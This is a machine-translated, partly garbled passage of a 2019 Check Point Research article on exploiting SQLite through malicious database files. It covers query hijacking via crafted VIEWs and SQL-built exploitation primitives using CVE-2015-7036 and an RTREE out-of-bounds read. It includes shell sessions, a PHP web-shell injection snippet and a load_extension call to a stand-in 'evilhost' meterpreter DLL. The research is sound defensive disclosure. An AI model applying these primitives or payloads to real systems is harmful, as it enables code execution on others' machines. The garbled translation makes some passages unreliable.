



ABOUT US (HTTPS://RESEARCH.CHECKPOINT.COM/ABOUT-US/)

CONTACT US (HTTPS://RESEARCH.CHECKPOINT.COM/CONTACT/)

SUBSCRIBE (HTTPS://RESEARCH.CHECKPOINT.COM/SUBSCRIPTION/)

UNDER ATTACK?

(HTTPS://WWW.CHECKPOINT.COM/SUPPORT-)

Search for Research Publications, Malware Families, etc..



选择code_execution从 * 使用 SQLite;

八月 10, 2019

使用恶意 SQLite 数据库执行代码

研究机构：奥马尔海鸥

博士

SQLite是世界上部署最多的软件之一。但是，从安全的角度来看，它只是通过WebSQL和浏览器利用的镜头进行了检查。我们认为，这只是冰山一角。

在我们的长期研究中，我们尝试利用SQLite中的内存损坏问题，而不依赖于SQL语言以外的任何环境。使用我们的查询劫持和面向查询编程的创新技术，我们证明了可以可靠地利用SQLite引擎中的内存损坏问题。我们通过几个实际场景演示这些技术：pwning密码窃取器后端服务器，以及以更高的权限实现iOS持久性。

我们希望通过发布我们的研究和方法，安全研究社区将受到启发，继续在无数可用的场景中研究SQLite。鉴于SQLite几乎内置于每个主要操作系统，桌面或移动设备中，景观和机会是无穷无尽的。此外，此处提供的许多基元并非SQLite所独有，可以移植到其他SQL引擎。欢迎来到使用熟悉的结构化查询语言进行开发基元的勇敢新世界。

动机

Hey there! How can we help you today?

这项研究始于 [omriher](https://twitter.com/omriher?lang=en) (<https://twitter.com/omriher?lang=en>) 和我查看一些臭名昭著的密码窃取者的泄露源代码。虽然有很多密码窃取者 ([Azorult](https://malpedia.caad.fkie.fraunhofer.de/details/win.azorult) (<https://malpedia.caad.fkie.fraunhofer.de/details/win.azorult>), [Loki Bot](https://securelist.com/loki-bot-stealing-corporate-passwords/87595/) (<https://securelist.com/loki-bot-stealing-corporate-passwords/87595/>) 和 [Pony](https://www.acunetix.com/blog/articles/pony-malware-credential-theft/) (<https://www.acunetix.com/blog/articles/pony-malware-credential-theft/>) 仅举几例) , 但他们的作案手法大致相同:

计算机受到感染, 恶意软件在使用凭据时捕获凭据或收集由各种客户端维护的存储凭据。

客户端软件将 SQLite 数据库用于此类目的的情况并不少见。

恶意软件收集这些SQLite文件后, 会将它们发送到其C2服务器, 在那里它们使用PHP进行解析并存储在包含所有被盗凭据的集合数据库中。

通过浏览此类密码窃取者的泄漏源代码, 我们开始推测上述攻击面。

我们能否利用不受信任的数据库的负载和查询来发挥自己的优势?

这些功能可能会在无数场景中产生更大的影响, 因为 [SQLite是目前部署最广泛的软件之一](https://www.sqlite.org/mostdeployed.html) (<https://www.sqlite.org/mostdeployed.html>)。

一个令人惊讶的复杂代码库, 几乎可以在任何可以想象的设备中使用。是我们所需要的所有动力, 所以我们的旅程开始了。

SQLite Intro

即使您不知道, 您当前正在使用SQLite的可能性很高。

引用其作者的话:

SQLite 是一个 C 语言库, 它实现了一个小型、快速、独立、高可靠性、功能齐全的 SQL 数据库引擎。SQLite是世界上最常用的数据库引擎。SQLite内置于所有手机和大多数计算机中, 并捆绑在人们每天使用的无数其他应用程序中。

与大多数其他 SQL 数据库不同, SQLite 没有单独的服务器进程。SQLite 直接读取和写入普通磁盘文件。包含多个表、索引、触发器和视图的完整 SQL 数据库包含在单个磁盘文件中。

攻击面

以下代码段是密码窃取程序后端的一个相当通用的示例。

```
private function processnote($Data)
{
    $FileDB = GetTempFile('notezilla');
    if(!file_put_contents($FileDB, $Data))
        return FALSE;
    $db = new SQLite3($FileDB);
    if(!$db)
        return FALSE;
    $Datax = $db->query('SELECT BodyRich FROM Notes');
    $Result = '';
    while($Element = $Datax->fetchArray())
    {
        $Data__ = rtf2text($Element['BodyRich']);
        if(strlen($Data__))
        {
            $Result .= $Data__;
            $Result .= str_pad("", 30, "-") . "\r\n";
        }
    }
    $this->insert_downloads(substr($Result, 0, 20) . ".txt", $Result);
    $db->close();
    $db = $Datax = $Result = NULL;
    @unlink($FileDB);
}
```

Hey there! How can we help you today?

鉴于我们控制数据库及其内容的事实，我们可以使用的攻击面分为两部分：数据库的加载和初始解析，以及针对它执行的 SELECT 查询。

sqlite3_open完成的初始加载实际上是一个非常有限的表面；它基本上是用于打开数据库的大量设置和配置代码。我们的表面主要是头像(https://www.sqlite.org/fileformat.html#the_database_header)解析，这是与AFL的战斗测试。

当我们开始查询数据库时，事情变得更加有趣。

使用SQLite作者的话：

"SELECT语句是SQL语言中最复杂的命令。

尽管我们无法控制查询本身（因为它在我们的目标中是硬编码的），但仔细研究SELECT过程将证明对我们寻求利用是有益的。

由于SQLite3是一个虚拟机，因此必须首先使用sqlite3_prepare* (<https://www.sqlite.org/c3ref/prepare.html>) 例程之一将每个SQL语句编译为字节码程序。

在其他操作中，prepare函数将遍历并展开所有SELECT子查询。此过程的一部分是验证所有相关对象（如表或视图）是否确实存在，并在主架构中找到它们。

sqlite_master和DDL

每个SQLite数据库都有一个表，用于定义数据库及其所有对象（如表、视图、索引等）的架构。

sqlite_master表定义为：sqlite_master

```
CREATE TABLE sqlite_master (
    type TEXT,
    name TEXT,
    tbl_name TEXT,
    rootpage INTEGER,
    sql TEXT
);
```

l/wp-

content/uploads/2019/08/sqlite_master_DDL.png

我们特别感兴趣的部分是sql列。

此字段是用于描述对象的DDL（数据定义语言）。

从某种意义上说，DDL命令类似于C头文件。DDL命令用于定义数据库中数据容器的结构、名称和类型，就像头文件通常定义类型定义、结构、类和其他数据结构一样。

如果我们检查数据库文件，这些DDL语句实际上以纯文本形式出现：

```

→ /tmp sqlite3 hello_world.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE TABLE my_table (col_a TEXT, col_b TEXT);
sqlite> INSERT INTO my_table VALUES ('hello', 'world');
sqlite> .quit
→ /tmp xxd -a hello_world.db
00000000: 5351 4c69 7465 2066 6f72 6d61 7420 3300  SQLite format 3.
00000010: 1000 0101 0040 2020 0000 0002 0000 0002 .....@ .....
00000020: 0000 0000 0000 0000 0000 0001 0000 0004 ..... .
00000030: 0000 0000 0000 0000 0000 0001 0000 0000 ..... .
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00000050: 0000 0000 0000 0000 0000 0000 0000 0002 ..... .
00000060: 002e 2480 0d00 0000 010f b400 0fb4 0000 ..$.....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
*
00000fb0: 0000 0000 4a01 0617 1d1d 0169 7461 626c ....J.....itabl
00000fc0: 656d 795f 7461 626c 656d 795f 7461 626c emy_tablemy_tabl
00000fd0: 6502 4352 4541 5445 2054 4142 4c45 206d e.CREATE TABLE m
00000fe0: 795f 7461 626c 6520 2863 6f6c 5f61 2054 y_table (col_a T
00000ff0: 4558 542c 2063 6f6c 5f62 2054 4558 5429 EXT, col_b TEXT)
00001000: 0d00 0000 010f f100 0ff1 0000 0000 0000 ..... .
00001010: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
*
00001ff0: 000d 0103 1717 6865 6c6c 6f77 6f72 6c64 .....helloworld

```

sqlite_master



(/wp-content/uploads/2019/08/xxd_db.png).

在查询准备期间，`sqlite3LocateTable()` 尝试查找描述我们感兴趣的表的内存中结构。

`sqlite3LocateTable()` 读取`sqlite_master`中可用的架构，如果这是第一次这样做，它还会为每个结果提供回调，以验证 DDL 语句是否有效，并构建描述相关对象的必要内部数据结构。

DDL 修补

我们问，了解了这个准备过程，我们是否可以简单地替换文件中以纯文本形式显示的DDL？如果我们可以将自己的SQL注入到文件中，也许我们可以影响它的行为。

```

int sqlite3InitCallback(void *pInit, int argc, char **argv, char **NotUsed){
    InitData *pData = (InitData*)pInit;
    sqlite3 *db = pData->db;
    int iDb = pData->iDb;
    ...
    if( argv==0 ) return 0; /* Might happen if EMPTY_RESULT_CALLBACKS are on */
    if( argv[1]==0 ){
        corruptSchema(pData, argv[0], 0);
    }else if( sqlite3_strnicmp(argv[2],"create ",7)==0 ){
        int rc;
        ...
        TESTONLY(rc = ) sqlite3_prepare(db, argv[2], -1, &pStmt, 0);
    }
}


```

(/wp-content/uploads/2019/08/init_callback_func.png).

根据上面的代码片段，DDL 语句似乎必须以“创建”开头。

考虑到这一限制，我们需要评估我们的表面。

检查SQLite的文档显示，这些是我们可以创建的可能对象：



(/wp-content/uploads/2019/08/create_options.png)

"创建视图"命令给了我们一个有趣的想法。简单地说，VIEW只是预先打包的SELECT语句。如果我们用兼容的VIEW替换目标软件所期望的表格，有趣的机会就会显现出来。

劫持任何查询

想象一下以下场景：

原始数据库有一个名为 dummy 的 TABLE，其定义为：

```
CREATE TABLE dummy (
    col_a TEXT,
    col_b TEXT
);
```

(/wp-

content/uploads/2019/08/dummy_table.png)

目标软件通过以下方式对其进行查询：

```
SELECT col_a, col_b FROM dummy;
```

(/wp-

content/uploads/2019/08/target_query_dummy.png)

如果我们将虚拟图像制作成 VIEW，我们实际上可以劫持此查询：

```
CREATE VIEW dummy(col_a, col_b) AS SELECT (<sub-query-1>), (<sub-query-2>);
```

(/wp-content/uploads/2019/08/dummy_query_hijacking.png)

这个"陷阱"视图使我们能够劫持查询 - 这意味着我们生成一个我们完全控制的全新查询。

```
→ /tmp sqlite3 query_hijacking.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> CREATE VIEW dummy(cola, colb) AS SELECT (
...>   SELECT sqlite_version()
...>   ),(
...>   SELECT printf('SQLite implemented their own %s', 'printf')
...> );
sqlite> .quit
```

```
→ /tmp sqlite3 query_hijacking.db
SQLite version 3.24.0 2018-06-04 14:10:15
Enter ".help" for usage hints.
sqlite> SELECT cola, colb FROM dummy;
3.24.0|SQLite implemented their own printf
sqlite>
```

(/wp-content/uploads/2019/08/query_hijacking_example.png)

这种细微差别极大地扩展了我们的攻击面，从对标头的极小解析和加载软件执行的不可控查询，到我们现在可以通过修补DDL并使用子查询创建自己的视图来与SQLite解释器的大部分进行交互。

现在我们可以与 SQLite 解释器进行交互，我们的下一个问题是 SQLite 中内置了哪些开发基元？它是否允许任何系统命令，读取或写入文件系统？

由于我们不是第一个从开发角度注意到SQLite巨大潜力的人，因此回顾该领域先前完成的工作是有意义的。我们从最基本的东西开始。

SQL 注入

作为研究人员，我们甚至很难在没有“i”的情况下拼写SQL，所以这似乎是一个合理的起点。毕竟，我们希望熟悉 SQLite 提供的内部原语。是否有任何系统命令？我们可以加载任意库吗？

似乎 (<https://attacked.me/home/sqlite3injectioncheatsheet>) 最直接的技巧是附加一个新的数据库文件，并使用类似于以下内容的内容写入该文件：

```
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ('<? system($_GET['cmd']); ?>');--
```

(/wp-content/uploads/2019/08/sqli_attach.png)

我们附加一个新数据库，创建一个表格并插入一行文本。然后，新数据库创建一个新文件（因为数据库是 SQLite 中的文件），其中包含我们的 Web shell。

PHP解释器非常宽容的本质解析我们的数据库，直到它到达PHP打开标签“<”？

在我们的密码窃取者场景中，编写Webshell绝对是一个胜利，但是，正如您所记得的，DDL不能以“ATTACH”开头

```
SELECT load_extension ('\evilhost\evilshare\meterpreter.dll', 'DllMain');--
```

(/wp-content/uploads/2019/08/sqli_load_module.png)

另一个相关选项是 `load_extension` (https://www.sqlite.org/c3ref/load_extension.html)，它能 虽然这个方法不允许我们加载任意共享对象，但默认情况下它是禁用的。

Hey there! How can we help you today?

SQLite 中的内存损坏

像任何其他用C编写的软件一样，在评估SQLite的安全性时，内存安全问题绝对是需要考虑的。

在他的博客文章中 (<https://lcamtuf.blogspot.com/2015/04/finding-bugs-in-sqlite-easy-way.html>)，Michał Zalewski描述了他如何使用AFL模糊SQLite以取得一些令人印象深刻的结果：在短短30分钟的模糊处理中就有22个错误。

有趣的是，SQLite已经开始使用AFL作为其非凡测试套件的一个组成部分。

这些记忆损坏都得到了预期的严重性对待（理查德·希普和他的团队应该得到极大的尊重）。但是，从攻击者的角度来看，如果没有一个像样的框架来利用它们，这些错误将被证明是一条艰难的利用途径。

现代缓解措施是利用内存损坏问题的主要障碍，攻击者需要找到更灵活的环境。

安全研究社区很快就会找到完美的目标！

网络 SQL

Web SQL数据库是一个网页API，用于在数据库中存储数据，可以使用SQL的变体通过JavaScript进行查询。W3C Web应用程序工作组于2010年11月停止了该规范的工作，理由是缺少SQLite以外的独立实现。

目前，Google Chrome，Opera和Safari仍然支持该API。

他们都使用SQLite作为这个API的后端。

SQLite的不可信输入，可以从一些最流行的浏览器中的任何网站访问，引起了安全社区的注意，因此，漏洞的数量开始上升。突然之间，SQLite中的错误可以被JavaScript解释器利用来实现可靠的浏览器利用。

已经发表了几份令人深刻的研究报告：

- 像CVE-2015-7036 (<https://nvd.nist.gov/vuln/detail/CVE-2015-7036>)这样的唾手可得的果实
 - 不受信任的指针取消引用 `fts3_tokenizer()`
- Chaitin团队 (<https://twitter.com/chaitintech?lang=en>)在Blackhat 17中提出的更复杂的漏洞 (<https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf>)
 - 在 `fts3OptimizeFunc()` 中键入混淆
- 最近被出埃及记利用的 (<https://blog.exodusintel.com/2019/01/22/exploiting-the-magellan-bug-on-64-bit-chrome-desktop>)麦哲伦虫子
 - Integer overflow in `fts3SegReaderNext()`

在过去的WebSQL研究中，一个明确的模式表明，一个名为“FTS”的虚拟表模块可能是我们研究的一个有趣的目标。

富时

全文搜索（FTS）是一个虚拟表模块，允许对一组文档进行文本搜索。

从SQL语句的角度来看，虚拟表对象类似于任何其他表或视图。但在幕后，虚拟表上的查询调用影子表上的回调方法，而不是通常对数据库文件的读取和写入。


某些虚拟表实现（如FTS）使用真实（非虚拟）数据库表来存储内容。

例如，将字符串插入FTS3虚拟表时，必须生成一些元数据以实现有效的文本搜索。此元数据最终存储在名为“%_segdir”和“%_segments”的实际表中，而内容本身存储在“%_content”中，其中“%”是原始虚拟表的名称。这些包含虚拟表数据的辅助实表称为“影子表”

Shadow Tables

```
CREATE VIRTUAL TABLE vt USING FTS3 (content TEXT);
```

```
INSERT INTO vt VALUES('Hello world');
```



(/wp-content/uploads/2019/08/shadow_tables_graph.png).

由于其信任性质，在影子表之间传递数据的接口为错误提供了肥沃的土壤。CVE-2019-8457，-我们在RTREE虚拟表模块中发现的一个新的OOB读取漏洞很好地证明了这一点。

用于地理索引的 RTREE 虚拟表应以整数列开头。因此，其他 RTREE 接口期望 RTREE 中的第一列是整数。但是，如果我们创建一个表，其中第一列是字符串，如下图所示，并将其传递给 `rtreenode ()` 接口，则会发生 OOB 读取。

```
researchersMini:~ researcher$ sqlite3 OOB.db
SQLite version 3.24.0 2018-06-04 19:24:41
Enter ".help" for usage hints.
sqlite> CREATE VIRTUAL TABLE rtree USING rtree(a, b, c);
sqlite> INSERT INTO rtree VALUES("some text", 1, 2);
sqlite> CREATE VIEW dummy(cola, colb) AS SELECT (
...>     SELECT '1337'
...>     ),
...>     SELECT rtreenode(2, a) FROM rtree
...> );
sqlite> .quit
researchersMini:~ researcher$ sqlite3 OOB.db
SQLite version 3.24.0 2018-06-04 19:24:41
Enter ".help" for usage hints.
sqlite> SELECT cola, colb FROM dummy;
1337|{-7097954485697839104 -768.062 9.62965e-35 0 NaN} {-1060077342 -3.3749e-21 0 0 0}
```

(/wp-content/uploads/2019/08/rtree_oob.png)

现在，我们可以使用查询劫持来控制查询，并知道在哪里可以找到漏洞，现在是时候继续进行漏洞利用开发了。

用于漏洞开发的 SQLite 内部组件

以前关于 SQLite 开发的出版物清楚地表明，包装环境一直是必要的，无论是在这篇关于滥用 SQLite 标记器的精彩博客文章 (<https://medium.com/0xcc/bypass-php-safe-mode-by-abusing-sqlite3s-fts-tokenizer-254ee2555a07>) 中看到的 PHP 解释器，还是最近在 JavaScript 解释器的舒适环境中对 Web SQL 所做的工作。

由于SQLite几乎无处不在，限制其开发潜力对我们来说听起来像是低调，我们开始探索将SQLite内部用于开发目的。研究社区变得非常善于利用 JavaScript 进行漏洞利用开发。我们可以用SQL实现类似的原语吗？

考虑到SQL是图灵完备的 ([1]

[<https://assets.en.oreilly.com/1/event/27/High%252520Performance%252520SQL%252520with%252520PostgreSQL%252520Presentation.pdf>] [2 (https://wiki.postgresql.org/wiki/Mandelbrot_set)]），我们开始根据我们的pwning经验创建一个原始的漏洞开发愿望清单。

纯粹用 SQL 编写的现代漏洞具有以下功能：

- 内存泄漏。
- 将整数打包和解包到 64 位指针。
- 指针算术。
- 在内存中制作复杂的假对象。
- 堆喷雾。

我们将逐一处理这些原语，并使用SQL实现它们。



[/wp-content/uploads/2019/08/is_it_possible.gif]

为了在 PHP7 上实现 RCE，我们将使用 [CVE-2015-7036](https://nvd.nist.gov/vuln/detail/CVE-2015-7036) (<https://nvd.nist.gov/vuln/detail/CVE-2015-7036>) 中仍未修复的 1 天。

等等，什么？为什么一个4岁的错误从未被修复过？这实际上是一个有趣的故事，也是我们争论的一个很好的例子。

只有在允许来自不受信任的源（Web SQL）的任意SQL的程序的上下文中，此功能才被认为是易受攻击的，因此它得到了相应的缓解。

但是，SQLite的使用是如此通用，以至于我们实际上仍然可以在很多情况下触发它。 😊

开发游戏计划

CVE-2015-7036是一个非常方便使用的错误。

简而言之，易受攻击的`fts3_tokenizer()` 函数在使用单个参数（如“simple”，“porter”或任何其他注册的tokenizer）调用时返回分词器地址。

```
sqlite> SELECT fts3_tokenizer('simple');
??=?1V
sqlite> SELECT hex(fts3_tokenizer('simple'));
80A63DDB31560000
```

[/wp-content/uploads/2019/08/fts_tokenizer_1arg.png]

当使用 2 个参数调用时，`fts3_tokenizer`将在第一个参数中用第二个参数中的 blob 提供的地址覆盖第一个参数中的分词器地址。在某个标记器被覆盖后，使用此标记器的 fts 表的任何新实例都允许我们劫持程序流。

```
sqlite> SELECT fts3_tokenizer('simple', x'4141414141414141');
sqlite> CREATE VIRTUAL TABLE vt USING fts3 (content TEXT);
Segmentation fault
```

[/wp-content/uploads/2019/08/fts_tokenizer_2arg.png]

Hey there! How can we help you today?

我们的开发游戏计划：

- 泄露分词器地址
- 计算基址
- 伪造一个将执行我们的恶意代码的假标记器
- 使用我们的恶意标记器覆盖其中一个标记器
- 实例化 fts3 表以触发我们的恶意代码

现在回到我们的漏洞开发。

面向查询的编程 ◎

我们很自豪地介绍我们自己独特的方法，使用熟悉的结构化查询语言进行漏洞开发。我们与社区分享 QOP，希望鼓励研究人员探索数据库引擎开发的无限可能性。

以下每个基元都附带了 sqlite3 shell 中的示例。

虽然这将为您提供想要实现的目标的提示，但请记住，我们的最终目标是将所有这些原语植入sqlite_master表中，并劫持由加载和查询我们的恶意SQLite db文件的目标软件发出的查询

内存泄漏 - 二进制

ASLR 等缓解措施无疑提高了内存损坏利用的标准。打败它的一种常见方法是了解我们周围的记忆布局。这被广泛称为内存泄漏。

内存泄漏是它们自己的漏洞子类，每个漏洞的设置都略有不同。

在我们的例子中，泄漏是SQLite返回的BLOB。

这些 BLOB 是一个很好的泄漏目标，因为它们有时会保留内存指针。

```
sqlite> SELECT fts3_tokenizer('simple');
??=?1V
sqlite> SELECT hex(fts3_tokenizer('simple'));
80A63DDB31560000
```

(/wp-content/uploads/2019/08/fts_tokenizer_1arg.png)

易受攻击的 fts3_tokenizer () 使用单个参数调用，并返回所请求的分词器的内存地址。[hex \(\)](#)

(https://www.sqlite.org/lang_corefunc.html#hex) 使它可被人类读取。

我们显然得到了一些内存地址，但由于小端性，它被颠倒了。

当然，我们可以使用一些SQLite内置字符串操作来翻转它。

```
sqlite3> SELECT SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -2, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -4, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -6, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -8, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -10, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -12, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -14, 2) ||
           SUBSTR((SELECT hex(fts3_tokenizer('simple'))), -16, 2);
+
| 00007F3D3254A8E0
+-----+
```

(/wp-content/uploads/2019/08/qop_bin_leak.png)

[substr \(\)](#) (https://www.sqlite.org/lang_corefunc.html#substr) 似乎是一个完美的契合！我们可以阅读小端BLOBs，但这提出了另一个问题：我们如何存储东西？

Hey there! How can we help you today?

当然，在SQL中存储数据需要INSERT语句。由于sqlite_master的强化验证，我们不能使用INSERT，因为所有语句都必须以“CREATE”开头。我们应对这一挑战的方法是简单地将我们的查询存储在有意义的VIEW下，并将它们链接在一起。以下示例使它更清晰一些：

```
sqlite3> CREATE VIEW le_leak AS SELECT hex(fts3_tokenizer("simple")) AS col;
sqlite3> CREATE VIEW leak AS SELECT SUBSTR((SELECT col FROM le_leak), -2, 2) ||
           SUBSTR((SELECT col FROM leak), -4, 2) ||
           SUBSTR((SELECT col FROM leak), -6, 2) ||
           SUBSTR((SELECT col FROM leak), -8, 2) ||
           SUBSTR((SELECT col FROM leak), -10, 2) ||
           SUBSTR((SELECT col FROM leak), -12, 2) ||
           SUBSTR((SELECT col FROM leak), -14, 2) ||
           SUBSTR((SELECT col FROM leak), -16, 2) AS col;
sqlite3> SELECT col FROM leak;
+-----+
| 00007F3D3254A8E0 |
+-----+
```

(/wp-content/uploads/2019/08/qop_vars.png)

这似乎不是一个很大的区别，但随着我们的链变得越来越复杂，能够使用伪变量肯定会让我们的生活更轻松。

解压缩64位指针

如果您曾经做过任何pwning挑战，那么打包和拆包指针的概念不应该是陌生的。

这个基元应该可以很容易地将我们的十六进制值（如我们刚刚实现的泄漏）转换为整数。这样做使我们能够在后续步骤中对这些指针执行各种计算。

```
sqlite3> CREATE VIEW u64_leak AS SELECT (
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -1, 1)) -1) * (1 << 0))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -2, 1)) -1) * (1 << 4))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -3, 1)) -1) * (1 << 8))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -4, 1)) -1) * (1 << 12))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -5, 1)) -1) * (1 << 16))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -6, 1)) -1) * (1 << 20))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -7, 1)) -1) * (1 << 24))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -8, 1)) -1) * (1 << 28))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -9, 1)) -1) * (1 << 32))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -10, 1)) -1) * (1 << 36))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -11, 1)) -1) * (1 << 40))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -12, 1)) -1) * (1 << 44))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -13, 1)) -1) * (1 << 48))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -14, 1)) -1) * (1 << 52))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -15, 1)) -1) * (1 << 56))) +
           (SELECT ((instr("0123456789ABCDEF", substr((SELECT col FROM leak), -16, 1)) -1) * (1 << 60)))
       ) AS col;
sqlite3> SELECT col FROM u64_leak;
+-----+
| 139900814141664 |
+-----+
```

(/wp-content/uploads/2019/08/qop_u64.png)

此查询使用substr()以反向方式逐个字符循环访问十六进制字符串char。

